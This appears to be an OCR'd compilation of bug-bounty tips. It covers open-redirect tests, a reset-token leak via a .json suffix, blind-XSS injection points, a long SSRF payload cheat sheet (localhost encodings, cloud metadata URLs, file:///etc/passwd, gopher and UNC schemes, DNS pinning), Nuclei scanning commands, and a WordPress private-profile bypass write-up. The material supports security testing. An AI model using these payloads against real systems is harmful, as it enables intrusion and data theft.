
https://example.com/dir -> [200]
https://example.com//dir -> http://dir [302]
https://example.com//dir/anypage.com -> http://dir/anypage.com [302]
https://example.com//dir/anypage -> http://dir/anypage [302]
https://example.com//dir@evil.com -> [404]
https://example.com//evil.com -> [404]

Sensitive data leakage using .json - #BugBountyTips

- Request:

```
GET /ResetPassword HTTP/1.1

{"email":"victim@example.com"}
```

- Response:

```
HTTP/1.1 200 OK
```

- Request

```
GET /ResetPassword.json HTTP/1.1

{"email":"victim@example.com"}
```

- Response:

```
HTTP/1.1 200 OK

{"success":"true","token":"596a96-cc7bf-9108c-d896f-33c44a-edc8a"}
```

@SalahHasoneh1

#bugbountytips #blindxss #xss #hacktraining

Where to look for Blind XSS?

1. Review forms


2. Contact Us pages

3. Passwords Field (You never know if the other side doesn't properly handle input and if your password is in View mode)

4. Address fields of e-commerce sites


5. First or Last Name field while doing Credit Card Payments

6. Set User-Agent to a Blind XSS payload. You can do that easily from a proxy such as Burpsuite.
And there are many more cases, but we would encourage you to read some reports to get a perfect knowledge, where other hackers are already applying these techniques and how you can use them in your program.


SSRF
Search & Destroy
Bypass block list
A New Era Of SSRF Exploiting URL Parser by Orange Tsai
http://evil$google.com
http://127.1.1.1:80\@127.2.2.2:80/
http://127.1.1.1:80\@@127.2.2.2:80/
0://evil.com:80;http://google.com:80/
URL Parser Logic
http://@@@@@@@.@@@
Unicode Normalization
Octal: http://0177.0.0.01
Decimal: http://2130706433/
Hex: http://0x7f.0x0.0x0.0x1
Mixed: http://0177.0x0.0x0.1
Address encoding
Localhost Representation
http://0/
http://127.1
http://0.0.0.0
http://127.127.127.127
IPv6 Address
http://[::]:80
http://0000::1:80/
http://::1/server-status
Attacks
SSRF to XXE
Fingerprint SSRF client
Attacks on SSRF client
SSRF to XSS
Internal API
403 restrictions
Access to admin panel
Bypass restrictions
/proc/self/environ
C:/Windows/win.ini
Application log files
Application config files
File read
Cloud meta API
If Metadata v1 enabled
AWS
169.254.169.254/latest/user-data
169.254.169.254/latest/meta-data/hostname
169.254.169.254/latest/meta-data/ami-id
Check target IP to find out cloud provider
Internal network recon
Port scanning using errors or time delay
Fingerprint known HTTP services
Blind SSRF port scanning via DNS
Blind SSRF Exploitation by Wallarm
DNS
DNS pinning
evil.com -> 127.0.0.1
evil.com -> 169.254.169.254
DNS rebinding
Check tool http://1u.ms/
Known public DNS pinnings
localtest.me
169.254.169.254.xip.io
spoofed.burpcollaborator.net
Find target domain with A 127.0.0.1
Schemas
FTP
ftp:
tftp:
sftp:
HTTP
http:
https:
UNC Paths
\\127.0.0.1\$C\Windows\win.ini
\\evil.com\share
NetNTLM Hash Leakage
File read
file:///etc/passwd
netdoc:///etc/passwd
Other
jar:
Java Only
dict:
gopher:
Almost deprecated
ldap:
Redirect
Location: http://127.0.0.1
Redirect via controlled site
Location: gopher://127.0.0.1:11211/_data
Redirect with scheme changing
Chain of redirects via controlled site
target.com/?url=http://127.0.0.1
Open Redirect to allowed domain
Check various response codes: 201, 301, 302, 303, 307, 308
Bypass redirect protection
Where to find?
HTML/PDF/Image Rendering
SSRF via ffmpeg AVI/M3U8
File processing
XXE: xml, docx, odt
https://github.com/allanlw/svg-cheatsheet
SSRF via SVG
Cracking the lens by James Kettle
GET @evil.com HTTP/1.1
Headers: Host, Referer, X-Forwarded-For
Reverse Proxies Load Balancers
Callbacks
Upload image/file by URL
URL preview
Brute GET/POST typical SSRF params
?url=
?link=
?uri=
@HackerScrolls

@x_bug_community

```
Nuclei -- Tool For Targeted Scanning Based On Templates
Running nuclei

1.Running nuclei with a single template.
    nuclei -l urls.txt -t git-core.yaml -o results.txt
or
    cat urls.txt | nuclei -t git-core.yaml -o results.txt


2.Running nuclei with multiple templates.
    nuclei -l urls.txt -t "path-to-templates/*.yaml" -o results.txt


3.Automating nuclei with subfinder and any other similar tool.
    subfinder -d domain.com | httprob | nuclei -t "path-to-templates/*.yaml" -o results.txt

Note ->>
Nuclei supports glob expression ending in .yaml meaning multiple templates can be easily passed to be
executed one after the other.

#cryptocyber
@x_bug_community
```


@x_bug_community
Nuclei -- Tool For Targeted Scanning Based On Templates
Installation-
From Binary
> tar -xzvf nuclei-linux-amd64.tar
> mv nuclei-linux-amd64 /usr/bin/nuclei
> nuclei -h
From Source
> GO111MODULE=on go get -u -v github.com/projectdiscovery/nuclei/cmd/nuclei
Swipe For Running nuclei
#cryptocyber -->>>

Private Profile Disclousre -
[Site was using wordpress to manage users account]
> There was option to keep profile private or public profile.

1. Go to > private Profile URL [https://example.com/profile/@xveera]
        > Check Source code
        > Info Disclosed.

2. Bypass - [https://example.com/profile/@xveera/feed/]

3. Another Bypass - [https://example.com/profile/0xveera/feed/atom/]


4. Bypassing Incomplete Fix - Makeing profile [private to public] and then back [public to private] helped to bypass and got again access to /feed and /feed/atom endpoint.


5. Last Bypass -
        > checked [/wp-json/] got yoast endpoint.
        > [https://example.com/wp-json/yoast/v1/get_head?ur1=] Tried SSRF failed,
        > simply checked docs and given profile url
        [https://example.com/wp-json/yoast/vliget_head?url=https://example.com/profile/0xveera]
        > Got access to Information.

6. All fixed , now again look on step 5- and hit /feed and /feed/atom/

** See research is my own here and I am looking for more endpoints will update very soon

[---> Follow me on Twitter - 0xveera]

